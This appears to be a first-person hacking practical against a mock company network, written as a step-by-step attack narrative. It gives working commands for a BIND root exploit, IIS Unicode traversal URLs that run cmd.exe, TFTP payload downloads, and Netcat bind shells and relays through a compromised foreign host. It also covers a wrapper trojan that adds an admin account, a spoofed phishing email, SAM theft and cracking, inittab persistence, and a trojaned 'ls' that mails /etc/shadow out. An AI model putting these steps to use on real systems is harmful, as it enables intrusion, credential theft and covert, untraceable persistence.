Once I had found the wireless access points, I had decided to attack the DNS server from the inside. If there is an Intrusion Detection System in place, it is more likely that the network administrators are monitoring their connection to the Internet than the connection from the internal network to their DMZ. Since I was already inside of their network, I figured I would be less likely to be detected from there.

After doing some research during my two week break, I had found a buffer overflow exploit that allows root access for the old version of DNS (BIND) that GIAC is running. I had gone to google.com and searched on such strings as "DNS remote exploit 8.2.2" and "remote root exploit BIND 8.2.2" until I found code posted that would get me into the machine.[3] First, I copied the code to an ASCII file called n82x.c on my local Linux machine and compiled it using the command `gcc -O2 n82x.c -o n82x`. I then installed the BIND package from the Red Hat 6.2 CDs on a second Linux machine at home prior to entering the GIAC network. It is always best to test downloaded hacks on a personal machine first, as you never know exactly what they are doing, and, like a network administrator, you should never trust what you download off of the Internet. I installed BIND using the `rpm -i` command, and ran the compiled buffer overflow hack. The syntax was simply `./n82x <DNS IP address>` to run the file on the attacking machine. Immediately I received root access on the BIND Linux machine. After playing around a little, I verified that closing my remote connection also kills the named (DNS) daemon running on the server (which is common). I made a note of this and went to work on the GIAC Enterprises DNS server.

Since I had already compiled the program, I simply had to run it and get into GIAC's DNS server. As with my home lab environment, this worked perfectly. One thing to note is that there is no actual prompt on the command line once getting in through a buffer overflow, and also no file editing (vi) capabilities. After running the exploit, your cursor simply sits on the next line. I always verify the connection by simply typing `cat /etc/shadow`. This file is readable only by root, so if the output appears as below, I know I've been successful. If the buffer overflow is not a root exploit, I will type `cat /etc/passwd`, as this file is readable by everyone. My output looked like this:

```
cat /etc/shadow
root:$1$vCcw6xwP$P4Gfe8w4SVUWyxXAiHwet.:11915:0:99999:7:::
bin:*:11907:0:99999:7:::
daemon:*:11907:0:99999:7:::
adm:*:11907:0:99999:7:::
lp:*:11907:0:99999:7:::
sync:*:11907:0:99999:7:::
shutdown:*:11907:0:99999:7:::
(Data Truncated)
```

I could now issue commands from my command line. Since I had root privileges, however, I could quickly change this and give myself complete shell capabilities. First, though, in order to finish my exploits all at once, I left the terminal window on my Linux machine with the connection to the DNS server open, and opened Nessus once again.

[3] See Appendix C for the BIND buffer overflow code.


Exploit 3 – IIS Unicode Exploit

I had not yet run a Nessus scan on the web server. Now that I had access to the inside of the network, I could do so without the external firewall filtering my traffic as I had with the DNS server. I opened up Nessus and ran the same scan parameters on the web server as I did previously on the DNS server. The output told me that the version of the web service (http) was vulnerable to a buffer overflow, and also that "The remote IIS server allows anyone to execute arbitrary commands by adding a Unicode representation for the slash character".[4]

Basically, the Windows Internet Information Server Unicode exploit is a common and easily exploited bug in the Microsoft code. When entering a URL for an IIS server that has not been patched for this exploit, adding the Unicode equivalent of the / or \ characters preceded by two dots (..) will allow the user to traverse the directory path and even execute software on the server. The patch for this bug was not included in any major Microsoft Service Packs until Windows 2000 Service Pack 2. Since this patch was never included in Service Packs for Windows NT 4.0, the administrator needs to apply a separate patch just for this exploit. Many administrators simply apply the Service Packs and consider themselves to be covered. In order to test the web server for this exploit, I opened Internet Explorer on my Windows laptop and typed in the following URL:

`http://199.199.1.1/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\`

This URL contains a `dir` command on the IIS server's C: drive, which should not be accessible. As you can see by the following output, I had accessed the computer's C: drive and performed a directory listing:



[4] See Appendix B for the full output of the web server Nessus scan.

Since I had verified that this computer was vulnerable, I could next place software on it to further exploit the system.


Netcat

Netcat, written by Hobbit, is a multi-function tool that can be used on Unix/Linux platforms as well as Windows platforms. It is a free download from http://www.atstake.com/research/tools/. I use it for two main purposes. Firstly, it can be used like a telnet client to connect to machines with ports listening. The benefit of Netcat over telnet is that it can connect to UDP sessions as well as TCP sessions, where telnet is limited to TCP only. The second important use for Netcat is that the same executable can be used as the listening daemon. Once installed on a machine, it can be used to listen on any TCP or UDP port and execute any specified program upon connection.

I ran another command embedded in a URL. This one ran the TFTP program on the web server and made it download the Netcat executable for Windows from my Linux TFTP server, placing it in the `c:\windows\system32` directory:

```
http://199.199.1.1/scripts/..%c0%af../winnt/system32/tftp.exe+"-
i"+10.1.0.84+GET+nc.exe+c:\winnt\system32\nc.exe
```

I verified that the software had been copied up to the server correctly by running a dir command on the `c:\windows\system32` directory:



Now that I had a copy of Netcat on the machine, I renamed it to svcmgr.exe, using embedded URLS again. Then I set it to listen on a port of my choosing and give me command line access to the Windows computer. I did this with the following URL:

```
http://192.168.0.4/scripts/..%c0%af../winnt/system32/cmd.exe?/c+nc.exe+
"-l"+"-p"+53023+"-e"+cmd.exe
```

The syntax for Netcat is very basic. When running the executable, -l makes the service listen for connections, -p is used to specify on which port the system should listen, and –e specifies what command should be run when a connection is received. By using cmd.exe, I told Netcat to give a command prompt to any connections on that port.

Netcat was now listening on port 53023 on the IIS server and I could easily obtain command line access. It is important to leave the browser with the Unicode exploit in it open when connecting via Netcat, as closing the browser can shut down the listener.

I typed `telnet 199.199.1.1 53023` on my local Windows laptop and got the command prompt for the IIS server. The only set back with this exploit is that now I could not see what I typed until I hit enter and the output was returned on the next line. This is a minor detail, so I just was sure to type slowly and not make any syntax errors, or enter the commands in notepad on my computer and paste them into the server.

Exploit 4 – Password Cracking With LC3

I changed directories on the web server and moved to `c:\winnt\repair`. This is the directory created when making a Windows Emergency Repair Disk, which is used to restore a corrupted system. One of the files in this directory is called sam._, which is a backup of the system's Security Accounts Manager database. This file holds all usernames and encrypted versions of their passwords. I then started up the TFTP server on my Windows laptop and typed the command `tftp -i 10.1.0.57 PUT sam._` on the web server. This again used the computer's tftp software to send the file to my laptop. The –i option sends the file in binary format (as opposed to ASCII), and is the best way to send non-text files. The IP address is that of my laptop, and the PUT command tells the web server it should send the file sam._. I checked the TFTP directory on my laptop and I had the file.

I could now run the file through a cracking program that would make attempts to break the encrypted passwords. My favorite software for this in a Windows NT environment is LC3, formerly called l0phtCrack and marketed as a password auditing tool written by @stake. LC4 (which is the current version of the original l0phtCrack) is available for a licensing fee from http://www.atstake.com, but since I had LC3 with me I ran sam._ through it.

LC3 will attempt to crack a password one of three ways; based on a predefined list of passwords (also known as a dictionary attack), the dictionary list with

special characters and numbers appended (hybrid attack), or it can brute force attack. The brute force will try all possible combinations of letters, numbers and characters, and it is very configurable, so you can choose which characters it will use. The old Windows NT 4.0 passwords use two forms of authentication, LM and NTLM. NTLM is the more secure of the two, utilizing case sensitivity and a more difficult encryption. LM, on the other hand, breaks the password down into two seven character pieces (yes, that's a maximum of 14 characters), and the pieces are all capitalized. The way LC3 cracks a password is to take the password attempts, capitalize them, and compare the encrypted result to the encrypted LM password. Since LC3 is comparing its character strings to half of the password at a time and doesn't need to concern itself with lower case letters, it is a relatively swift process. After it has the correct combination, it simply tries varieties of case against the NTLM encrypted password until it has a match. Another feature that LC3 offers with the brute force attack is distributed processing. It is possible to set up a password auditing process and run it on two or more machines at the same time to get faster results.

I ran the dictionary and brute force attacks against the sam._ file, having it attempt only alpha-numeric combinations. Depending on the speed of the computer, this type of brute force attack usually takes between 10 and 16 hours. An attack using all possible special characters can take up to two months. It is generally worth trying the brute force attack with only A-Z and 0-9 characters first, since 12 hours is a small amount of time compared to the possibility of months.

LC3 immediately told me that the "guest" user account did not have a password. By default this account is disabled with no password, but it is good practice to place a password on it anyway, in case it is accidentally enabled. I also saw that the Administrator account had its original name. It is also good practice to rename this account. If someone wants to hack into a computer, they usually need two pieces of information after the IP address, the username and the password. Keeping a default username automatically gives out half of that. After little more than two hours, I had the first password. After less than 10 hours, all passwords were broken except for the IUSER and IWAM accounts, which are accounts used by IIS.[5] The passwords must include special characters such as !@#$%, which I did not include in my brute force attack. Since I already had the Administrator account, it is not very important for me to spend the time cracking these passwords. The benefit of having the passwords for the other accounts that LC3 found (ccorea and mroach) is that users commonly use the same passwords for more than one purpose, so I made a note of these and put it aside for future reference.

[5] See Appendix D for progressive screen shots of the LC3 crack.

Exploit 5 – Email/Wrapper Exploit

In order to gain access to the machines of the users in the network, I had one more exploit attempt up my sleeve. This was a simple hack that can be extremely successful. It entails "wrapping" two pieces of software together. The resulting executable is made up of two pieces, one which the user sees, and the other which runs in the background unknown to the user.

There are many products that can do this well on the Internet, but I like to use a tool called eLiTeWrap. Written by Tom "eLiTe" McIntyre, eLiTeWrap can be downloaded from http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=elitewrap.

First, I used Nmap from my Linux machine to detect what other hosts were on the network (via a ping sweep with -sP) and then I used the Nmap options –sS –O –vv to scan some of the hosts reported as up to see what services they were running and what operating system they were using. As you can see by the sample output below, they were running Windows 2000, possibly Windows ME. This was going to make my job easier.

```
Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Host  (10.1.0.46) appears to be up ... good.
Initiating SYN Stealth Scan against  (10.1.0.46)
Adding open port 139/tcp
Adding open port 135/tcp
Adding open port 445/tcp
Adding open port 21/tcp
The SYN Stealth Scan took 4 seconds to scan 1554 ports.
For OSScan assuming that port 21 is open and port 1 is closed and
neither are firewalled
Interesting ports on  (10.1.0.46):
(The 1550 ports scanned but not shown below are in state: closed)
Port       State      Service
21/tcp     open       ftp
135/tcp    open       loc-srv
139/tcp    open       netbios-ssn
445/tcp    open       microsoft-ds

Remote OS guesses: Windows Me or Windows 2000 RC1 through final
release, Windows Millenium Edition v4.90.3000
OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=325B%IPID=I%TS=0)
T1(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=N)

TCP Sequence Prediction: Class=random positive increments
```

```
                        Difficulty=12891 (Worthy challenge)
TCP ISN Seq. Numbers: B0BE8FE9 B0BF72E8 B0C07937 B0C1D526 B0C302CC
B0C46B08
IPID Sequence Generation: Incremental

Nmap run completed -- 1 IP address (1 host up) scanned in 6 seconds
```

To prepare this hack, I would need two pieces of software that I could combine. The first is an executable that I downloaded from http://www.stupidity.org/funnycartoons.htm called 9coronas.exe. This is a simple program that plays a song and shows dancing Corona beer bottles. When using wrapping software, it is important to have the program that the user sees be something they would be likely to open. Humorous software is usually best.

Next I had to make the software that ran in the background. This would be a simple batch file script containing the following two lines:

```
net user systemaccount password /ADD
net localgroup administrators sysacct /ADD
```


If the user runs this script on a Windows 2000 machine while logged in as a local administrator, the first line will add a local user named “systemaccount” with the password “password”, and the second line will add this user to the local administrators group. I use a name like systemaccount because most users that might run across it wouldn’t think that it was suspicious, but that it was a real account placed there by the system. I put these two lines in a text file and renamed it to “script.bat”.

Then I loaded up eLiTeWrap on my Windows 2000 computer. This software is run from a command prompt, and the output looked like this:

```
C:\hacking>elitewrap

eLiTeWrap 1.03 - (C) Tom "eLiTe" McIntyre
tom@dundeecake.demon.co.uk
http://www.dundeecake.demon.co.uk/elitewrap

Stub size: 7712 bytes

Enter name of output file: coronas.exe
Operations: 1 - Pack only
            2 - Pack and execute, visible, asynchronously
            3 - Pack and execute,  hidden, asynchronously
            4 - Pack and execute, visible,  synchronously
            5 - Pack and execute,  hidden,  synchronously
            6 - Execute only,     visible, asynchronously
            7 - Execute only,      hidden, asynchronously
            8 - Execute only,     visible,  synchronously
            9 - Execute only,      hidden,  synchronously

Enter package file #1: 9coronas.exe
Enter operation: 4
```

```
Enter command line:
Enter package file #2: script.bat
Enter operation: 5
Enter command line:
Enter package file #3:
All done :)

C:\hacking>
```

I chose to have both programs run synchronously, but if I wanted, I could have had them run one at a time (asynchronously). I also made sure to have 9coronas.exe run visible while script.bat ran hidden. Now, I copied this executable up to my web site (a free, anonymous hosting site) and put up the following default web page:



Now I had to get the employees of GIAC Enterprises to actually download and run my wrapped executable. To do this, I used the ssh client on my Linux machine and logged into the Solaris computer at my house over the Internet. I quickly made a file with the following contents:

```
Hey, how's it going?
I just checked out this fun site and it looks promising!  Be sure to
check out the program.  It's Hilarious!!!

Here's the site:
<a href=http://www.freewebhostingsite.net/greatgames>Click Me</a>

Bill Basie
Foo Cookies, Inc.
```

I named the file `/tmp/email`. I had previously made a text file on the same machine called `/tmp/mailinglist` which contains email addresses of the five employees I had found on the web page. I know that the email account naming convention is first initial followed by last name @giacenterprises.com (ex:

larmstrong@giacenterprises.com), so I could easily enter the addresses of anyone I whose name I had. I reconfigured the `/etc/mail/sendmail.cf` file on the Solaris computer so that the domain name identification read `Dfoocookies.com`, and made a user named bbasie, after Bill Basie, the senior accounts manager at Foo Cookies, Inc.

The purpose of all of this was to send an email that appeared to be from someone they trusted, which would make them likely to open it. I changed users on the Solaris computer, and was ready to send out emails as bbasie@foocookies.com. The `/tmp/email` file would be the body of the email, complete with a hyperlink to the web page containing my wrapped file. To send this email out to my list of users, I used a little command line scripting, as follows:

```
bash-2.03# for nn in `cat /tmp/mailinglist`
> do
> cat /tmp/email |  mail $nn
> done
bash-2.03#
```

This makes a loop that reads each line in the `/tmp/mailinglist` file and sends that address an email with the contents of the `/tmp/email` file. Now I simply had to wait for the hit counter on my web page to increase and I would know that at least one of the users had seen the web page.

This is not a 100% reliable hack for a couple of reasons. Firstly, the user has to download and run the file. Secondly, if the user has updated virus software running, it may detect the wrapped file. Fortunately, many corporate users don't update their virus software regularly or do not run it at all. Thirdly, the user has to have local machine administrator privileges. Since I was already in the network, I was not overly concerned with these points. I was just taking a chance.

VI. Keeping Access

After getting into the network, there are steps that need to be taken to maintain your access. One of the most important tools in keeping access into a network is Netcat.

Netcat For Linux

Starting in the usual place, I went to the window on my Linux machine that was connected to the DNS server and typed the following command:

```
tftp 10.1.0.84
get nc
quit
```

This made the DNS server connect to the tftp server I was running on my Linux machine and download the file nc, which is the Netcat executable. Now I typed: `mv nc /sbin/sysmon`. This puts the file in the root user's default $PATH, and also renames it to make it less suspicious. As with the systemaccount username on the Windows machine, to an uneducated user, or even administrator, this could look like it belongs. Most people don't look for problems right under their nose!

Now I typed `tail /etc/services` to show the last 10 lines of the services file. This file maps port numbers to service names. The output was as follows:

```
tail /etc/services
binkp       24554/udp         # Binkley
asp         27374/tcp         # Address Search Protocol
asp         27374/udp         # Address Search Protocol
tfido       60177/tcp         # Ifmail
tfido       60177/udp         # Ifmail
fido        60179/tcp         # Ifmail
fido        60179/udp         # Ifmail
```

I can see the highest listed port on the list, so I simply type:

```
echo fido   60181/tcp   # Ifmail >> /etc/services
echo fido   60181/udp   # Ifmail >> /etc/services
```

This adds two lines to the end of the file for ports that are not really assigned. If someone should run across those ports listening and they check the services file to see what they are, they will see that they are "supposedly" known ports. Next, I typed the following:

```
sysmon –l –p 60181 –e /bin/sh
```

This will start my renamed Netcat listener. The –l makes the daemon listen, the –p specifies the port, and –e declares what to execute when someone connects.

From another window on the same Linux laptop, I typed `nc 10.1.0.3 60181` and immediately got a root shell. Now I would have a lot more power on the machine, especially file editing capabilities with vi, which is very important in covering my tracks. Before I got into that, however, I had some more work to do.

Exploiting Revisited

Now I wanted to use my new shell prompt to continue on the DNS server. As I noticed at home, when I disconnect from my DNS buffer overflow exploit, it crashes the named daemon running on the server. This time, when I exited out of the buffer overflow, I simply typed `/usr/sbin/named` at the shell prompt to start it up again. It is very important to not close the buffer overflow session without already having the Netcat session open. If you restart the daemon fast enough, it can go virtually undetected.

I then changed directories to the `/etc` directory and checked the `resolv.conf` file to see what was assigned as this machine's DNS servers. Here's what I found:

```
[root@dns etc]# cat resolv.conf
nameserver 10.1.0.3
nameserver 199.199.1.3
[root@dns etc]#
```

Since there are two servers listed in this file, I interpreted this as being two different DNS servers. In order to exploit the outside DNS server, I simply ftp from the inside DNS server to my Linux laptop, copy up the compiled buffer overflow file, and execute it as before. Then I repeat the steps for getting the Netcat listening on the outside DNS server. As I have done all along, I am attacking from the inside because this is less likely to be detected than an attack from the Internet. Also, many administrators do not understand the way DNS works, and may not think twice about traffic going from one DNS server to the other. (This is especially true if the administrator needs to post to Internet newsgroups to learn how to configure DNS in the first place!)

After setting up a Netcat listener on the outside DNS server, I also wanted to set up a relay.

Netcat Relays

One of the best uses for a compromised server on the Internet is a relay server. When hacking a network from the Internet, it is not wise to go straight in from your home machine. If the machine you are accessing has Intrusion Detection software on it, it may be able to log your source IP address, which could lead to someone finding out who you are. One way around this is to spoof your IP address, which means to send IP packets with headers saying they came from another computer. The problem with this is that getting the return traffic can be

tricky, requiring some advanced techniques such as setting up a Man In The Middle attack.[6]

Another way to avoid being traced is a relay. Whenever I hack a computer, I leave a Netcat back door listening on an obscure port that is reachable from the Internet. I configure the listener to not respond with a shell on the local machine, but instead to open a connection to another machine. The target to which it connects is another Netcat listener I have left. In this manner, I can route through many machines before opening up a shell on yet another hacked machine. If someone tries to trace my connection into their network, they will find that I am coming from some government or other business's computer. By the time half of my route has been tracked down, my hack is long since over. To make this even more confusing, it is good practice to route through computers in different countries, especially those with little or no political communication. Traffic routed from a computer in the United States to others in Turkey, Germany, back to the US, then China, Afghanistan, South Africa and then the US again is almost impossible for a company or even most law enforcement agencies to trace.

For the GIAC Enterprises hack, I wanted to set up two relays on the DMZ (external) DNS server. First, I set up one for me to point to a computer I had already hacked in Hungary, which had the IP address of 192.168.100.53. The port that this server was listening on was TCP port 25930. The syntax I used on the GIAC server was this:

```
/sbin/sysmon –l –p 59203 | /sbin/sysmon 192.168.100.53 25930
```

Now when anyone tried to telnet or Netcat into this server on port 59203, they will be redirected to my hacked server in Hungary. I verified from my home connection that I could connect to the server on this port. As I had thought, there was a default allow rule for TCP as well as UDP. I also made an entry in the `/etc/services` file for port 59203.

The second relay I set up was from the external DNS server to the internal one. This way, if anyone were to shut off the wireless access points, I still had a way into the inside networks. Also, I had a quick way in that I could use from home and I didn't need to drive to the parking lot across the street from GIAC to get in. The syntax for this one was similar:

```
/sbin/sysmon –l –p 59203 | /sbin/sysmon 10.1.0.3 60181
```

Restarting The Listeners

[6] A Man In The Middle Attack is when you spoof the ARP tables of various computers and switches/routers so traffic destined for one machine routes through your own.

Before I start covering my tracks, I have a few minor things to do. First, I want to edit the `/etc/inittab` file. I added the following line:

```
50:2345:respawn:/sbin/terminal1
51:2345:respawn:/sbin/terminal2
```

Then I entered the following commands:

```
[root@dns etc]# echo `/sbin/sysmon -l -p 59203 | /sbin/sysmon
192.168.100.53 25930` >/sbin/terminal1
[root@dns etc]# echo `/sbin/sysmon -l -p 59203 | /sbin/sysmon 10.1.0.3
60181` >/sbin/terminal2
chmod 755 /sbin/terminal1
chmod 755 /sbin/terminal2
```

While booting, the computer looks at the `/etc/inittab` file to see which services to start. The syntax is `id:runlevels:action:process`. The id number is strictly a unique number for the sequence in which the processes start. The runlevels define what status the computer boots into (networking started, single-user mode, shut down, etc.). I am starting this process in four of the different run levels, as I don't need to run it when the system is shutting down or rebooting (run levels 0 and 6 respectively).

The action defines how the process is to be handled. I use the respawn option because this will monitor if the process is running and restart it if it dies. The next part is the process itself. Just as before, I use common looking names that the uneducated person would think looks normal in that directory (terminal1 and terminal2). The last two lines make the files executable. Now whenever the system is rebooted, my listeners will start, and if they die they will be restarted.

Windows NT and VNC

Maintaining access on Windows computers is very different and can be a little trickier than a Linux or UNIX system. Also, command line access is very limiting on a Windows computer because the Operating System is GUI based. The best way to control a Windows computer is to have remote desktop control software running on it, such as PCAnywhere or VNC. Some servers, such as IBM Netfinity models, come with their own proprietary software for remote control.

VNC is freeware for Windows platform as well as Linux and Unix, available from http://www.uk.research.att.com/vnc/. It is a great piece of software for remote control of a machine, although there are some limitations in its security. For example, PCAnywhere can be tied into the Windows SAM database so users need to authenticate to the Windows machine to run the desktop. With VNC, there is only one password, no username, and no accountability. For my purposes, however, this is the perfect tool. VNC is a small program that can be installed as a service on Windows NT and 2000 machines, and it can be accessed either via a thin client or a web interface on port 5800. This is

convenient because any computer with Netscape or Internet Explorer can get into it. Again, this is also a security risk. It is also important to note that VNC (like PCAnywhere) is actually remote desktop control software, not terminal software. When run, it controls the console session on the target machine; it does not open another session as Windows Terminal Services does. If there is someone already on the computer, they could quite possibly see your connection.

The problem with VNC in my scenario is that the latest versions have a graphical installation, which cannot be done from the command line. There are two ways around this. The older versions supported command line installation only, but I do not have one of them readily available. There is a way to script the installation of the latest VNC software so it can be done through the command line. An excellent script for this was written by Ken Nischan and is available at: http://news.gmane.org/article.php?id=2419&group=gmane.network.vnc.user.[7]

This script copies the files needed to the proper locations, and makes the necessary registry entries as well as installs a service for the software and configures it to start by default. There are a few dependencies for the script that Mr. Nischan wrote. First, the Windows NT Resource Kit must be installed. I simply changed directories to the default directory for the Resource kit, `C:\Program Files\rksupport`. I verified that it was already installed on the server. Many administrators put the Resource Kit on servers because it has many valuable tools, not thinking that it is also very good for hackers as well! I could see that the administrators at GIAC Enterprises were no different.

The second dependency for the script to work is PsExec.exe, which is used to execute programs on remote computers. I did not find PsExec in any of the directories in the path, so I simply copied it up to the server via TFTP from my TFTP server with the following command:

```
tftp –i 10.1.0.57 GET psexec.exe c:\winnt\system32\psexec.exe
```


The last dependency is the actual VNC software itself. By default, VNC installs itself in the `C:\Program Files\ORL\VNC` directory. In order to install it on a remote install, I had to take the installed binary files out of this directory on my local computer and copy them to the server. Because of the syntax in the script, they have to be in a subdirectory of the folder containing the install script, and that directory has to be called `bin`. If desired, the script can be edited to change these directories, but I didn't find that necessary. I copied the necessary files via tftp to a directory called `c:\bin`, and put my script file in the `c:\` directory. Now it was simply a matter of running the script via my Netcat session:

```
C:\>
C:\>vncpusher.bat install 199.199.1.1
```

[7] See Appendix E for the actual installation script.

```
-----------------------------------
Creating Directory Structure..
-----------------------------------

A subdirectory or file \\199.199.1.1\c$\program files\ORL already
exists.
A subdirectory or file \\199.199.1.1\c$\program files\ORL\VNC already
exists.

-----------------------------------
Copying program files..
-----------------------------------

bin\Msvcirt.dll
bin\Msvcrt.dll
bin\omnithread_rt.dll
Sharing violation

-----------------------------------
Generating Registry Entries..
-----------------------------------


-----------------------------------
Adding Registry Entries..
-----------------------------------

PsExec v1.31 - execute processes remotely
Copyright (C) 2001-2002 Mark Russinovich
www.sysinternals.com

c:\regset.bat exited on 199.199.1.1 with error code 0.

-----------------------------------
Creating WINVNC Service..
-----------------------------------

[SC] CreateService SUCCESS

-----------------------------------
Firing Up The WINVNC Service..
-----------------------------------

-----------------------------------
-----------------------------------
Installation Complete!
-----------------------------------
-----------------------------------

C:\>
```

The installation went smoothly, and I could now open the client on my computer and connect to the web server:



The only problem with VNC is that it leaves an icon in the system tray that is white when there is no VNC connection and black when there is. There are two ways to resolve this, either rebooting the system or installing PCAnywhere, which does not have a system tray icon, but requires a reboot during the installation anyway. Before rebooting the system, I had one thing to check. I right-clicked on "Network Neighborhood" and chose properties. On the Services tab, I looked to see if the SNMP was installed, which it was not. This meant that the computer would not send a Network Management trap out to monitoring software upon being rebooted. Now that I knew this system was safe to reboot, I did so. This disconnected my session, which I simply reestablished a few minutes later, and the VNC system tray icon was gone. I also tried to connect to the web interface from home via my ssh connection and verified that TCP port 5800 was not blocked by the outside firewall.

Bogus ls Command

One last thing I like to do on Linux/UNIX systems is leave a bogus file in the root user's home directory. I made a text file that looks like this:

```
cat /etc/shadow | mail hackeraccount@domain.com
/bin/ls $1 | grep -v ls
```

This file simply reads the contents of the `/etc/shadow` file (the file that contains all usernames and encrypted passwords), and emails it to an email account I use for this purpose. Then it performs an ls command, which simply lists all of the files in the current directory. I included $1 after the ls command in case the user uses switches such as –a or –ltr, then I piped it to `grep -v ls` so my version of the ls

command in the current directory does not show up in the output. Unfortunately, this will also prohibit any other filenames containing the characters ls from displaying, but I'm not overly worried about that. I like to think of them sitting there trying to figure that one out! I changed the permissions on this file so it was only executable by root by typing `chmod 500 ls` and placed copies of it in the `/root` home directory as well as in `/etc`, `/usr` and `/` directories. The last step was to ensure that it is actually run. I went to the root user's home directory (`/root`), and edited the `.bash_profile` file. I added the following line at the end:

```
export PATH=.:$PATH
```

